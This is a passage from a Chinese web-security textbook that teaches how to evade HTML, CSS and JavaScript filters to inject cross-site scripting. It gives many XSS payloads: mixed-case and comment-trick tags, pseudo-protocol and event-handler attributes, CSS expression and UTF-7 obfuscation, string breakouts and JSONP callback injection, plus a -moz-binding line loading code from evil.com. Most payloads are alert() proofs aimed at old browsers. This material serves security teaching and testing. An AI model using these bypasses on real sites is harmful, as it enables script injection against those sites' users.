编写过 HTML 代码的人或许知道，完整的 HTML 代码分为：标签名、属性名、属性值、文本、注释。其中，属性可以是 JavaScript 事件、资源链接或 data 对象。当 HTML Filter 做过滤时，同样是从这些维度出发的，对这些位置可能出现的 XSS 形式进行过滤，而我们要做的就是使这种过滤手段失效，将我们的代码插入到想要执行的地方。下面来看看我们可以对它们做什么样的绕过方式。

1. 标签

由于 HTML 语言的松散性和各标签的不同优先级，使得我们可以创造出很多代码混淆或绕过方式。如 HTML 标签是不区分大小写的，我们可以全部小写：

```
<script></script>
```

也可以全部大写或者大小写混合：

```
<SCRIPT></ScRiPt>
```

这对代码的运行没有丝毫的影响，但是这样会阻碍过滤器对关键词的识别。另外，由于现代浏览器对 XHTML 的支持，使得我们可以在某些浏览器的某些版本中插入 XML 代码、SVG 代码或未知标签。

如在 IE 6 下可以构造如下代码：

```
<XSS STYLE="xss:expression(alert('XSS'))">
```

如果对方站点的 HTML 过滤器是基于黑名单的，很明显，<XSS>标签不在名单之列，使得插入的代码得以被绕过。我们可以通过 fuzzing 的方式确认究竟哪些标签可用，哪些标

签不可用。通常情况下，黑名单的过滤器总会留下漏网之鱼，当然，这类标签都是不常用的标签，例如，以下几个就比较少见：

```
<isindex PROMPT="click picture" action="javascript:alert(1)" src="http://
www.baidu.com/img/baidu_logo.gif" style="width:290;height:171" type="image">
<BGSOUND SRC="javascript:alert('XSS');">
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
```

另外，也可以尝试分析出过滤器的缺陷进行针对性的绕过，例如，对方的过滤器判断标签的方法为：

```
/<([ ^> ]+)>.*?<\ /([ ^> ]+)>/
```

那么当我们构造代码为：

```
<<SCRIPT>alert("XSS");//<</SCRIPT>
```

就不会被匹配到，当然，真实的过滤器逻辑会比这个复杂许多，我们可能需要相当长的模糊测试才能够分析出它的大概过滤流程，并构造独特的代码混淆方式。

另外，有些过滤器的 HTML Parser 很强大，会判断当前代码段是否存在于注释中，如果是注释，则忽略，这样做的目的是为了维持用户数据的最大完整性，但是却给了我们可乘之机。如有些过滤器的判断注释的方法为：<!--*-->，但注释可以这样写：bbb<!-- aaa<!--aaa--> ccc-->bbb，这样，“ccc”代码就暴露出来可以执行了。

而与之相反，有些 HTML Parser 不关心是否有注释，只关心 HTML 标签、属性、属性值是否有问题，如标签是否是<script>，属性是否是 JavaScript 事件，属性值是否是伪协议等。但是由于注释优先级较高，我们可以构造以下一段代码：

```
<!--<a href="--><img src=x onerror=alert(1)//">test</a>
```

扫描器忽略了 HTML 注释后，会认为下面这段是一个完整的 HTML 语句：

```
<a href="--><img src=x onerror=alert(1)//#">test</a>
```

那么下面这段就被认为是属性 href 的值：

```
"--><img src=x onerror=alert(1)//#"
```

从而对这段代码进行放行。但实际上对浏览器来说，`<!--`是注释内容，``则是一个完整的 `img` 标签，而 `onerror` 则成了一个独立的事件属性得以执行。

另外还有一种特殊的注释：IE HTML 条件控制语句，代码样式如下：

```
<!--[if IE]>所有的 IE 可识别<![endif]-->
<!--[if IE 6]>仅 IE6 可识别<![endif]-->
<!--[if lt IE 6]> IE6 以及 IE6 以下版本可识别<![endif]-->
<!--[if gte IE 6]> IE6 以及 IE6 以上版本可识别<![endif]-->
```

这是 IE 所独有的，在其他浏览器看来与普通注释无异，但是在 IE 看来却是可根据条件执行的，这给我们绕过过滤器创造了可乘之机。另外，如下两种条件语句也是可以在 IE 下被解析执行的：

```
<!--[if]><script>alert(1)</script -->
<!--[if<img src=x onerror=alert(2)//#]> -->
```

在 HTML 语法中有标签优先级的概念，有些标签如 `<textarea>`、`<title>`、`<style>`、`<script>`、`<xmp>` 等具有非常高的优先级，使得其结束标签甚至可以直接中断其他标签的属性：

```
<title><ahref="</title><img src=x onerror=alert(1)//#">
<style><ahref="</style><img src=x onerror=alert(1)//#">
```

如上代码在不分优先级的过滤器看来是一个<title>或<style>标签，后面跟了一个<a>标签，那么如果标签和属性都是合法属性，代码就会被放行，但是在浏览器看来则是一对<title>或<style>标签和一个标签，因为拥有一个自动执行的 onerror 事件属性，使得我们放在事件中的代码得以执行。从这点看，我们可以认为 HTML 注释本身是一个高优先级的标签。如果过滤器将如上标签也过滤了，那么我们也可以尝试以下这些方式：

```
<? foo=""><script>alert(1)</script>">
<! foo=""><script>alert(1)</script>">
</ foo=""><script>alert(1)</script>">
<% foo="%><script>alert(1)</script>">
```

这些都是前人模糊测试的结果，前三种可在 Firefox 和 Webkit 浏览器中执行，第四种可以在 IE 中执行。如果过滤器是基于黑名单过滤的，那么有可能会忽略这些。

2. 属性

与标签相似，HTML 标签中的属性同样也是大小写不敏感的，并且属性值可以用双引号引起来，也可以用单引号，甚至不用引号在 HTML 语法上也是正确的。而且在 IE 下面还可以用反引号`来包括属性值，形式分别如下：

```
（双引号）
<img SRC='#'>（属性名大写、属性值单引号）
<img sRC=# >（属性名大小混合写，属性值不用引号）
<img src=`#`>（属性值要用反引号包括）
```

此外，标签和属性之间、属性名和等号之间、等号和属性值之间可以用空格、换行符（chr(13)）、回车符（chr(10)）或者 tab（chr(9)）等，并且个数不受限制，如：

```
<img
    src
```

```
=x  
onerror=  
"alert(1)">
```

这样的混淆方法是可以在各大浏览器上执行的。另外，我们还可以在属性值的头部和尾部（引号里面）插入系统控制字符，即 ASCII 值为 1~32 这 32 个控制字符，不同的浏览器都有各自的处理方式，如下语句：

```
<a &#8 href="&#32javascript:alert(1)">test</a>
```

是可以在 IE、Firefox、Chrome 下执行的，但语句：

```
<a &#8 href="&#32javascript:alert(1)&#27">test</a>
```

就仅可以在 IE 和 Firefox 下执行。因此，在使用控制字符时，要有一个预期，期望自己的代码能在哪些浏览器上运行，甚至是哪些浏览器的哪些特定版本上运行。

以上手段在我们绕过富文本过滤器时是非常有用的。对方站点一般允许我们直接输入 HTML 语句的位置多是发表文章、留言、回帖等文本框位置，这也通常是存储型 XSS 存在的地方。

当利用反射型 XSS 漏洞时，有时输出的变量会出现在 HTML 文本里，利用起来相对容易；有时则会出现在属性值中，我们应想办法先闭合这个属性值，然后要么干脆接着闭合当前标签，要么设置一个可触发事件或自动触发事件属性来执行插入的脚本。

HTML 属性按用途分，大致可以分普通属性、事件属性、资源属性几种。对于普通属性，如果我们可控制的变量是属性值，那么我们所能做的就只能是突破当前属性，尝试去构造新属性或者构造新标签。若属性值没有用引号，如：

```
<font color=<?=$_GET['url']?> />
```

那么我们利用起来就非常简单，使用?url=x%20onerror=alert(1)就可以使代码执行了，将变量合到代码中的形式为：

```
<font color=x onerror=alert(1) />
```

如果属性值是被引号包括的：

```
<font color="<?=$_GET['url']?>" />
```

那么就只能看看能否构造自己的引号将已有的属性闭合：

```
?url=x"%20onerror=alert(1) //
```

将变量合到代码中的形式为：

```
<font color="x" onerror=alert(1) //" />
```

但如果对方此时连引号也过滤掉了，或者做了 HTML Encode 转义，那么既没有 XSS 安全隐患，也没有可以利用的方式。不过这里目前至少有两个特例：

```
 (IE、Firefox、Chrome、Opera 等)
```

两段代码中的可执行部分虽然看起来都在属性值中，但代码的确可以运行，这也是广大跨站师模糊测试的结果。

如果我们所能控制的是事件属性，除了像上文所说突破当前属性外，最直接的手段就是直接插入我们的代码等待用户来触发：

```
<a href="#" onclick="do_some_func(\"<?=$_GET['a']?>\")">test</a>
```

例如，对如上代码构造参数为：?a=x');alert(1);//或者?a=',alert(1)', 那么插入代码后的

形式为:

```
<a href="#" onclick="do_some_func('x');alert(1);//'">test</a>
<a href="#" onclick="do_some_func(",alert(1),")">test</a>
```

第一段代码将之前的函数闭合, 然后构造自己的新代码。第二段代码利用了一个函数可以在另外一个函数中执行的特性, 也就是 JavaScript 中所谓的匿名函数。如果语句是一句话, 可以直接写, 如果是多句, 则需要定义一个匿名方法, 语句如下:

```
<a href="#" onclick="do_some_func('',function(){alert(1); alert(2);}, '')">test</a>
```

另外, 关于如何将多个语句合并成一个语句, 我们在浏览器的进制常识中已经学到, 就是编码。例如, alert(1);alert(2);的十六进制编码如下:

```
\x61\x6c\x65\x72\x74\x28\x31\x29\x3b\x61\x6c\x65\x72\x74\x28\x32\x29\x3b
```

那么就可以构造:

```
<a href="#" onclick="do_some_func('',eval('\x61\x6c\x65\x72\x74\x28\x31\x29\x3b\x61\x6c\x65\x72\x74\x28\x32\x29\x3b') , '')">test</a>
```

还有一个常识对我们来说非常重要, HTML 中通过属性定义的事件在执行时会做 HTMLDecode 编码, 这意味着即便我们的代码被转义成如下形式:

```
<a href="#" onclick="do_some_func('&#039;;,alert(1),&#039;')">test</a>
```

这段代码依旧是可以执行的。被引入变量只有先进行 JSEncode 编码, 再做 HTMLEncode 编码, 才能彻底防御。

对于资源类属性, 我们可以理解为属性值需要为 URL 的属性, 通常, 属性名都为 src 或 href。这类属性一般都支持浏览器的预定义协议, 包括: http:、ftp:、file:、https:、javascript:、

vbscript:、mailto:、data:等。在这些协议中，有些协议是网络交互协议，用来和远程服务器传输数据时统一格式，如 http:、https:、ftp:等；有些是本地协议，用来调用本地程序执行一些命令，我们一般称后者这种本地协议为伪协议，如 javascript:、vbscript:、mailto:、data:等。由于伪协议可以调用本地程序执行命令这一特点，使得它成为我们在 XSS 中利用的对象。

常见的支持资源属性的 HTML 标签如下（包括但不限于以下这些）：

```
APPLET, EMBED, FRAME, IFRAME, IMG,  
INPUT type=image,  
XML, A, LINK, AREA,  
TABLE\TR\TD\TH 的 BACKGROUND 属性,  
BGSOUND, AUDIO, VIDEO, OBJECT, META refresh,SCRIPT, BASE, SOURCE
```

一个伪协议的声明形式为：协议名:数据，示例如下：

```
<a href="javascript:alert(1)">test</a>
```

其中，“javascript”为协议名，冒号“:”作为协议名和数据的分隔符，后面的全部是数据部分。在最初的浏览器定义中，凡是支持输入链接的地方都是支持伪协议的，也就是所谓的 IE 6 年代。不过现在由于 XSS 的猖獗，很多浏览器已经把一些被动的（不需要用户交互，可直接随页面加载触发的）资源类链接的伪协议支持屏蔽掉了，比如：

```

```

也有一些没有屏蔽，比如：

```
<iframe src="javascript:alert(1)">
```

由于 IE 6 浏览器在国内的市场份额依旧比较高，即便新版本的浏览器中不能够执行代

码，覆盖到 IE 6 的用户对我们的攻击来说也是一次比较成功的 XSS 运用。

目前在 XSS 中常用的伪协议有三个：javascript:、vbscript:（协议名也可以简写为 vbs:）和 data:，前两者分别可以执行 JavaScript 脚本和 VBScript 脚本。但是由于 VBScript 是微软所独有的，所以仅能在 IE 下执行，其他浏览器都不支持，而 IE 还不支持 data 协议。

同 HTML 标签和属性的特点相似，伪协议的协议名也是不区分大小写的，并且跟事件相仿，数据也可以做自动的 HTMLDecode 解码以及进制解码，所以我们可以有多种利用方法：

```
<iframe src="jAvAsCRipt:alert('xss')">
<iframe
src="javascript:&#x61;&#x6c;&#x65;&#x72;&#x74;(&quot;&#88&#83&#83&quot;)>
<IFRAME SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

这个特性的增加给过滤器进行代码过滤增加了较大的难度。在 XSS 发展的初期，当然也是 HTML 过滤器的发展初期，有些过滤器在实施 XSS 代码过滤时采取了一种比较鲁莽暴力的黑名单方式。如要过滤“javascript”关键词，那么不管我们提交的数据中的任何位置出现了这个字符，都会被直接替换掉，虽然表面看来似乎有种“宁可错杀一千，也绝不放过一个的派头”。但实际上也只是纸老虎，只能吓唬那些弱小者，稍微有些经验的人使用一点小伎俩就将过滤器绕过了。如采用“javajavascriptscript”这种方式先让过滤器过滤掉一个“javascript”，那么两边的字符合到一起依旧是一个完整的“javascript”字符串。

另外有几个不常用的属性也支持伪协议：

```
 (IE6)
 (IE6)
<isindex action=javascript:alert(1) type=image>
```

有时在过滤器仅过滤了 src 和 href 中的伪协议时，我们可以用这种属性绕过。还有一

些常用标签的不常见属性：

```
<input type="image" src="javascript:alert('xss');">
```

很少有人用到 input 的 type="image"这个属性，这也将成为我们绕过过滤器的突破点。

3. HTML 事件

另一种特殊的 HTML 属性是事件属性，一般以 on 开头，如 onclick、onmouseover 之类。当然，它继承了普通的 HTML 属性的所有特点：大小写不敏感、引号不敏感等。目前，浏览器通常支持的一些事件如表 6-3 所示。

表 6-3 HTML 事件

鼠标事件	
OnClick	鼠标单击时触发
Ondblclick	鼠标双击时触发
Onmousedown	按下鼠标时触发
Onmouseup	鼠标按下后松开时触发
Onmouseover	当鼠标移动到某对象范围的上方时触发
Onmousemove	鼠标移动时触发
Onmouseout	当鼠标离开某对象范围时触发
Onmouseenter	当用户将鼠标指针移动到对象内时触发
Onmouseleave	当用户将鼠标指针移出对象边界时触发
onmousewheel	当鼠标滚轮按钮旋转时触发
键盘事件	
Onkeypress	当键盘上某个键被按下并且释放时触发
Onkeydown	当键盘上某个按键被按下时触发
Onkeyup	当键盘上某个按键被放开时触发
页面相关事件	
Onabort	图片在下载过程中被用户中断时触发
onbeforeunload	当前页面的内容将要被改变时触发
Onerror	请求出现错误时触发
Onload	页面内容加载完成时触发

续表

Onmove	浏览器的窗口被移动时触发
onmoveend	当对象停止移动时触发
onmovestart	当对象开始移动时触发
onresize	当浏览器的窗口大小被改变时触发
onresizeend	当用户更改完控件选中区中对象的尺寸时触发
onresizestart	当用户开始更改控件选中区中对象的尺寸时触发
Onscroll	浏览器的滚动条位置发生变化时触发
Onstop	浏览器的停止按钮被按下时或者正在下载的文件被中断时触发
onunload	当前页面将被改变时触发（退出、转向或关闭当前页面）
表单及其元素相关事件	
Onblur	当前元素失去焦点时触发
onchange	当前元素失去焦点并且元素的内容发生改变时触发
Onfocus	当前元素获得焦点时触发
onfocusin	当元素将要被设置为焦点之前触发
onfocusout	在移动焦点到其他元素之后，在之前拥有焦点的元素上触发
Onreset	当表单中 RESET 的属性被激发时触发
onsubmit	当表单被提交时触发
滚动字幕事件（Marquee）	
onbounce	在 Marquee 内的内容移动至 Marquee 显示范围之外时触发
Onfinish	当 Marquee 元素完成需要显示的内容后触发
Onstart	当 Marquee 元素开始显示内容时触发
内容编辑事件	
onbeforecopy	当页面中被选择的内容将要复制到浏览者系统的剪贴板前触发
onbeforecut	当页面中被选择的内容将要剪切到浏览者系统的剪贴板前触发
onbeforeeditfocus	当前元素将要进入编辑状态时触发
onbeforepaste	当内容将从浏览者的系统剪贴板传送或粘贴到页面中时触发
oncontextmenu	当浏览者通过鼠标右键或键盘弹出右键菜单时触发
Oncopy	当页面中当前被选择的内容被复制后触发
Oncut	当页面中当前被选择的内容被剪切时触发
Ondrag	当某个对象被拖动时触发
ondragdrop	一个外部对象被鼠标拖进当前窗口或者帧时触发
ondragend	当鼠标拖动结束时触发，即鼠标的按钮被释放了
ondragenter	当对象被鼠标拖动的对象进入其容器范围内时触发
ondragleave	当对象被鼠标拖动的对象离开其容器范围内时触发

续表

ondragover	当某个被拖动的对象在另一对象容器范围内拖动时触发
ondragstart	当某对象将被拖动时触发
Ondrop	在一个拖动过程中, 释放鼠标时触发
onlosecapture	当元素失去鼠标移动所形成的选择焦点时触发
onpaste	当内容被粘贴时触发
onselect	当文本内容被选择时触发
onselectstart	当文本内容选择将开始发生时触发
onselectionchange	当文档的选中状态改变时触发
数据绑定	
onafterupdate	当数据完成由数据源到对象的传送时触发
onbeforeupdate	当一个被数据绑定的元素数据被更新之前触发
oncellchange	当数据来源发生变化时触发
ondataavailable	当数据接收完成时触发
ondatasetchanged	数据在数据源发生变化时触发
ondatasetcomplete	当来自数据源的全部有效数据读取完毕时触发
onerrorupdate	当数据更新出错时触发
onrowenter	当前数据源的数据发生变化并且有新的有效数据时触发
onrowexit	当前数据源的数据将要发生变化时触发
onrowsdelete	当前数据记录将被删除时触发
onrowsinserted	当前数据源将要插入新数据记录时触发
外部事件	
onafterprint	当文档被打印后触发
onbeforeprint	当文档即将被打印时触发
onlayoutcomplete	当打印或打印预览版面处理完成用来自源文档的内容填充当前 LayoutRect 对象时触发
onfilterchange	当某个对象的滤镜效果发生变化时触发
Onhelp	当浏览者按下 F1 键或者浏览器的帮助选择时触发
onpropertychange	当对象的属性之一发生变化时触发
onreadystatechange	当对象的初始化属性值发生变化时触发
其他事件	
onactivate	当对象设置为活动元素时触发
onbeforeactivate	对象要被设置为当前元素前立即触发
onbeforedeactivate	在 activeElement 从当前对象变为父文档其他对象之前触发
oncontrolselect	当用户将要对该对象制作一个控件选中区时触发
ondeactivate	当 activeElement 从当前对象变为父文档其他对象时触发

如果我们想知道对方的过滤器过滤了哪些事件属性，最简单的方式是用 fuzzing 机制，使用<div on****="aaa">1</div>的形式将所有的事件都生成出来，然后试探目标站点都过滤了哪些。当然，你也可以直接使用 onabcd 这样的假事件属性构造这样一个语句：<div onabcd="aaa">1</div>，如果连这样的事件都过滤了，说明对方的过滤器可能使用了白名单，或者是把所有以 on 开头的属性全部过滤掉了。

有些事件的触发条件相对来说比较复杂，甚至需要其他因素，如数据绑定事件只能在 IE 浏览器下被支持，并且还需要有 XML 数据的支持：

```
<xml id=EmpDSO onCellChange="alert(/onCellChange/)">
<Employees>
<Employee>
<EmpID>E001</EmpID>
</Employee>
</Employees>
</xml>
<INPUT datasrc=#EmpDSO datafld="EmpID" Id="EmpID" Name="EmpID" onbeforeupdate=
"alert(/onbeforeupdate/)"
onafterupdate="alert(/onafterupdate/)">
```

当文本框中的数据发生改变后，会依次触发 onbeforeupdate、oncellchange、onafterupdate 这三个事件。

有些事件的触发则需要给用户一些诱导因素，如 ondrag 事件需要用户拖动才能触发，但拖动并不是用户的常用动作，此时可以人为设计一个要素，要求用户参与时需要拖动，如图 6-11 所示。

我们插入图 6-11 这样的图片，这幅图片看起来像是一个 iframe，用户会误以为滚动条是真的，于是向下拖动假的滚动条，然后触发了拖动事件。



图 6-11 ondrag 事件

另外，有时 XSS 点被限制在了固定的标签里，而恰巧标签本身没有主动执行的事件，如<input>标签，只能通过 onchange、onclick、onmouseover 这类需要用户交互的事件才能触发。这使得我们的 XSS 攻击成功率变得很小，我们需要采取一些手段来提高 XSS 攻击的成功率，可以使用样式将目标标签变得很大，使得我们的事件很容易被触发：

```
<input type="text" value="1" style="width:100%;height:1000px;position:
absolute;top:0px;left:0px" onmouseover="alert(1)">
```

或者尝试利用某些属性或者通过一些组合的方式使事件得以自动执行：

```
<input onfocus="alert(1)" autofocus>
<body onscroll=alert(1)><br><br><br><br><br><br>...<br><br><br><br>
<input autofocus>
<input type=image src=http://www.baidu.com/img/baidu_sylogo1.gif
onreadystatechange=alert(1)>
```

6.7.4 CSS 中的代码注入技巧

本节的一些基本知识点在 2.6 节已经有所介绍，为了知识的连贯性，有些知识点我们会在此换个思路再提及一遍。

与 HTML 一样，我们可以将 CSS 分为选择符、属性名、属性值、规则和声明几部分，

以一段 CSS 为例，代码如下：

```
@charset "UTF-8";
body{
    background:red;
    font-size:16px;
}
a{
    font-size:14px!important;
}
```

其中的 `body` 和 `a` 为选择符；`background`、`font-size` 为属性名，后面为属性值；`@charset` 为规则；`!important` 为声明。其中能被我们利用插入 XSS 脚本的地方只有 CSS 资源类属性值和 `@import` 规则，以及一个只能在 IE 浏览器下执行的属性值 `expression`。另外，`@charset` 这个规则虽然不能被利用插入 XSS 代码，但是在某种情况下会对我们绕过过滤器给予很大的帮助，后面会有详细介绍。

与 HTML 类似，CSS 的语法同样对大小写不敏感，属性值对单双引号不敏感，对资源类属性来说，URL 部分的单双引号以及没有引号也都不敏感，并且凡是可以使用空格的地方使用 `tab` 制表符、回车和换行也都可以被浏览器解析。这给我们做代码混淆绕过过滤器带来很多便利之处。

1. CSS 资源类属性

与 HTML 的资源类属性类似，CSS 的一些资源类属性的 XSS 利用也是通过伪协议来完成的，这种利用方式目前只能在 IE 下被执行，并且 IE 9 已经可以防御住（但基于 IE 9 内核 `trident5` 的其他浏览器可能没有此防御能力）。目前来看，这类属性基本上都是设置背景图片的属性，如 `background`、`background-image`、`list-style-image` 等。关键字主要有两个：

javascript、vbscript，其用法大致如下：

```
body{background-image:url('javascript:alert(1)');}
BODY{BACKGROUND-image:URL(Javascript:alert(1));}
BODY{BACKGROUND-image:URL(vbscript:msgbox(2));}
li {list-style-image: url("javascript:alert('XSS')");}
```

CSS 还有一类资源类属性可以嵌入 XML、CSS 或者 JavaScript，比如，Firefox2 独有的 -moz-binding、IE 独有的 behavior 以及规则@import，用法分别如下：

```
body{-moz-binding:url("http://www.evil.com/xss.xml")}
html{behavior: url(1.htc);}
@import "test.css"
```

首先看-moz-binding，引入的 xss.xml 代码如下：

```
<?xml version="1.0"?>
<bindings xmlns="http://www.mozilla.org/xbl">
<binding id="xss">
<implementation>
<constructor><![CDATA[alert('XSS')]]></constructor>
</implementation>
</binding>
</bindings>
```

Firefox 不久就修补了引用外域的 XML 问题，但是同域的还可以这样利用 XSS，不过好景也不长，-mod-bingding 不再被支持。

然后是 behavior，引入的是一段含 JavaScript 的代码片段。需要注意的是，引用的文件不能够跨域，且路径是相对于 CSS 文件的路径或者是绝对路径，格式如下：

```
<PUBLIC:COMPONENT lightWeight="true">
```

```
<PUBLIC:ATTACH EVENT="onreadystatechange" FOR="element" ONEVENT="main()" />
<script type="text/javascript">
function main(){
    alert("XSS");
}
</script>
</PUBLIC:COMPONENT>
```

behavior XSS 在 IE 下还一直有效。

而规则@import 引入的是一段 CSS 代码，利用方式与正常的 CSS 利用相同，这里不再赘述。由于在 CSS 属性名的任何地方都可以插入反斜线“\”以及反斜线+0 的各种组合，如：

```
@\imp\ort "url";
@Imp\0000ort "url";
@\i\0\M\00p\000o\0000\00000R\000000t
"url"
```

并且由于声明语句“!important”中也包含“import”字符串，导致不可以通过直接过滤关键字的方式来达到防御效果，从而使过滤器对@import 的过滤在最初几年一直支持不好。

2. expression

expression 是 IE 所独有的 CSS 属性，其目的就是为了插入一段 JavaScript 代码，示例如下：

```
a{text:expression(target="_blank");}
```

当在 IE 下执行这段 CSS 后，它会给所有的链接都加上 target="_blank"属性。如果将

“target=”_blank”” 替换成其他代码，如 alert(1)，那么刷新页面后就会不断地弹出窗口。从中我们不难发现，expression 中的代码相当于一段 JavaScript 匿名函数在当前页面的生命周期内是不断循环执行的，但在某些情况下，我们并不期望 XSS 代码被一遍又一遍地执行。我们要想尽办法打破这个循环，那么就必须在匿名函数之外设置全局变量来标记我们的执行或许是其他某种可以标记的方式：

```
expression(if(window.x!=1){alert(1);window.x=1;});
```

比较遗憾的是，我们不能像混淆 @import 规则一样使用 \0000 去混淆 expression，但我们可以使用注释来进行混淆（同样，注释不能用来混淆 @import）：

```
body{xss:e/**/xpression((window.x==1)?':eval('x=1;alert(2);')');}
body{/*a*/x/*a*/ss/*a*/:/*a*/e/**/xpression/*a*/((window.x==1)?':eval('x=1;alert(2);')');}
```

而且在 IE 6 下甚至可以用全角字符来混淆 expression 关键字，也可以被执行，达到绕过过滤器的目的：

```
body{xss:exp r e s s i o n((window.x==1)?':eval('x=1;alert(2);')');}
```

另外，我们先前提到的进制编码也是绕过过滤器的有效手段：

```
body{\078\073\073:\065\078\070\072\065\073\073\069\06f\06e((window.x==1)?':eval('x=1;alert(2);')');}
```

3. 利用 UTF-7 编码进行 CSS 代码混淆

我们在 6.7.1 节中介绍 monyer 在线加解密工具时，提过两个加/解密：UTF7 Encode 和 UTF7 Decode（由于代码行数很长，这里不提供）。将页面进行 UTF-7 编码，这为混淆我们的代码、绕过对方的过滤器提供了很大便利，例如，对代码：

```
expression(if(window.x!=1){alert(1);window.x=1;});
```

进行 UTF-7 完全编码后的效果如下：

```
e+AHgAcABY-e+AHMACw-i+AG8-n+ACg-if+ACgAdw-ind+AG8AdwAuAHgAIQA9ADEAKQB7AG  
EAbA-e+AHIAAdAAoADEAKQA7AHc-ind+AG8AdwAuAHgAPQAxADsAfQApADs-
```

当然，我们也可以仅进行部分编码：

```
expression+ACg-if+ACg-window+AC4-x+ACEAPQ-1+ACkAew-alert+ACg-1+ACkAOw-wi  
ndow+AC4-x=1+ADsAfQApADs-
```

添加之前提到的一个规则@charset，并将值设置为 UTF-7，我们将可以顺利执行 XSS 代码：

```
@charset "UTF-7";  
  
body  
{aaa:expression+ACg-if+ACg-window+AC4-x+ACEAPQ-1+ACkAew-alert+ACg-1+ACkAOw-w  
indow+AC4-x=1+ADsAfQApADs-}
```

除此之外，根据 6.5.2 节的相关描述，也可以用如下几个特殊字符来替代 “@charset "UTF-7";” 语句：

```
+/\v8  
+/\v9  
+/\v+  
+/\v/
```

前提是这几个字符必须处于文件的头部，如：

```
+/\v8  
body {font-family:  
' +AHgAJwA7AHgAcwBzADoAZQB4AHAAcglAHMACwBpAG8AbgAoAGEAbABlAHIAAdAAoADEAKQ
```

```
ApADsAZgBvAG4AdAAAtAGYAYQBtAGkAbAB5ADoAJw- ' ;  
}
```

这里利用了 IE 解析文件时，如果发现头部是“+/v8”（或其他几个字符），就把文件当做 UTF-7 解析的特性，IE 对这个问题已经进行了修补，大家可以在 IE 6 下测试，因为 IE 6 不会再有这些安全补丁了。

6.7.5 JavaScript 中的代码注入技巧

当 XSS 点出现在 JavaScript 代码的变量中时，只要我们可以顺利闭合之前的变量，接下来就可以插入我们的代码了，示例如下：

```
var a = "[userinput]";
```

假设其中的[userinput]是用户可控变量，则可以尝试用引号来闭合变量，假如输入：

```
123";alert(1);b="
```

那么代码效果如下：

```
var a = "123";alert(1);b="";
```

a 变量被闭合，alert(1)得以逃脱出来，而 b 变量的存在是为了使语法保持正确，当然，我们也可以输入注释符“//”来忽略掉后面的错误语法：

```
var a = "123";alert(1);//";
```

不过有时候我们寻找 XSS 注入点并非这么容易，如果对方的站点对[userinput]使用了 addslashes，这样单引号、双引号和反斜线的前面都会增加一条反斜线，使得无法通过直接使用引号来闭合：

```
var a = "123\";alert(1);//";
```

这时该怎么办？如果在宽字节环境下，就可以采用宽字节的方式进行（参考 6.5.1 节），或者也可以用下列语句：

```
var a = "123</script><script>alert(1);</script>";
```

对 HTML 页面中的 JavaScript 代码来说，`</script>` 闭合标签具有最高优先级，可以在任何位置中断 JavaScript 代码。所以，在实际的过滤器实现中，事实上还会区分引用变量中是否使用了 `</script>` 闭合标签，如果使用了，则要用反引号做转换 “`<\script>`”。另外，还要注意引用变量的数据走向，看能否有 DOM XSS 的可能性。

1. JSON

随着 AJAX 技术以及 Web 2.0 的发展，JSON 逐渐成为一种更通用的数据交换格式，甚至有取代 XML 之势。根据需求的不同，JSON 大体上有两种格式：没有 callback 函数名的裸 Object 形式和有 callback 函数名的参数调用 Object 的形式，格式如下：

```
[{"a":"b"}]  
callback([{"a":"b"}])
```

后者的存在主要是为了跨域数据传输的需要，而这个特性通常也成了攻击者跨域获取用户隐私数据的重要渠道（4.2.2 节提的 JSON HiJacking）。另外，一些应用为了维持数据接口的定制性，通常会让数据请求方在请求参数中提供 callback 函数名，而不是由数据提供方定制，如请求方发起请求：

```
get_json.php?id=123&call_back=some_function
```

数据提供方提供数据的 callback 格式为：

```
some_function([{'id':123, data:'some_data'}]);
```

如果恰巧在这个过程中，数据提供方没有对 `callback` 函数名做安全过滤，并且页面本身也没有对 HTTP 响应头中的 `Content-Type` 做限制，那么我们便跨域直接对 `callback` 参数进行利用，输入我们的 XSS 代码，如构造请求：

```
get_json.php?id=123&call_back=<script>alert(1);</script>
```

那么数据提供方返回的数据就会成为如下形式：

```
<script>alert(1);</script>([{'id':123, data:'some_data'}]);
```

由于页面是可访问的，浏览器默认就会当成 HTML 来解析，使得我们的 XSS 得以执行。到目前为止，大约三分之一拥有 `callback` 的 JSON 数据提供方都可以被利用。而有一部分 JSON 数据提供方则采取过滤的方式防御，大部分是过滤了“<”这两个字符，使得攻击者没有办法直接构造出 HTML 标签来。不过这并没有挡住跨站师的脚步，在上文 CSS 代码混淆中，我们提到过通过 UTF-7 编码来绕过过滤器，这种方法同样也可以应用到其他文本。恰巧 `callback` 函数是处于文件开头，所以直接使用“+/\v8”等字符让 IE 浏览器认为这是一个 UTF-7 编码的文件，之后再将我们的 XSS 代码进行 UTF-7 编码放进来即可（如前文所说，这种方式已经是历史）。我们编写利用代码为：

```
+/\v8 +ADw-script+AD4-alert(1)+ADw-/script+AD4（为<script>alert(1)</script>的 UTF-7 编码）
```

经过 URL 编码后附在 `callback` 参数后面：

```
get_json.php?id=123&callback=%2B%2Fv8%20%2BADw-script%2BAD4-alert(1)%2BADw-%2Fscript%2BAD4
```

这样数据提供方返回给我们我们的数据为：

```
+ /v8 +ADw-script+AD4-alert(1)+ADw-/script+AD4({'id'=>123,data=>'some_data'});
```

通过 IE 解析后，就可以认为是 UTF-7 编码，并执行我们构造的语句。

不过还有一部分数据提供方采取了另一种巧妙的防御策略：给 JSON 数据页面 HTTP 响应头设置 Content-Type，来使访问该页面时以下载的方式呈现，而不是 HTML 的方式呈现。但这种防御策略有可能会有两种方式被我们绕过。

1) 方式一

看提供方的 Content-Type 设计得够不够好，有些提供方设置的是 “text/javascript”，这种 type 在 IE 下是有效的，但是在 Firefox 下，我们构造的代码依旧可以执行。

有些提供方设置的是 “text/plain”，这在 Firefox 下是有效的，但是在 IE 下却会执行。

有些甚至把 Content-Type 设置成 zip 的头 “application/x-zip-compressed”，但这种 Content-Type 对于 “http://test/test.php?xss=123” 请求的确是有效的，但是对于 “http://test/test.php?xss=<script>alert(1)</script>” 请求，在 IE 下却会失效。

一般认为设置成 “application/json” 相对来说还是比较有效的，不过根据情形，也有可突破的可能性，这就要谈到方式二。

2) 方式二

方式二主要利用 IE 浏览器确定文件类型时不完全依赖 Content-Type 的特性，有时，如果我们直接增加一个 URL 参数为 a.html，IE 会认为这是一个 HTML 文件而忽略 Content-Type，

使用 HTML 来解析文件。这通常由 JSON 提供商所使用的服务器、编程语言，以及使用语言的方式而定，如果将 a.html 放到如下位置，就有可能绕过 Content-Type：

```
foo.cgi?id=123&a.html
foo/?id=123&a.html
foo.php/a.html?id=123 （apache 服务器会忽略掉/a.html 去请求 foo.php）
```

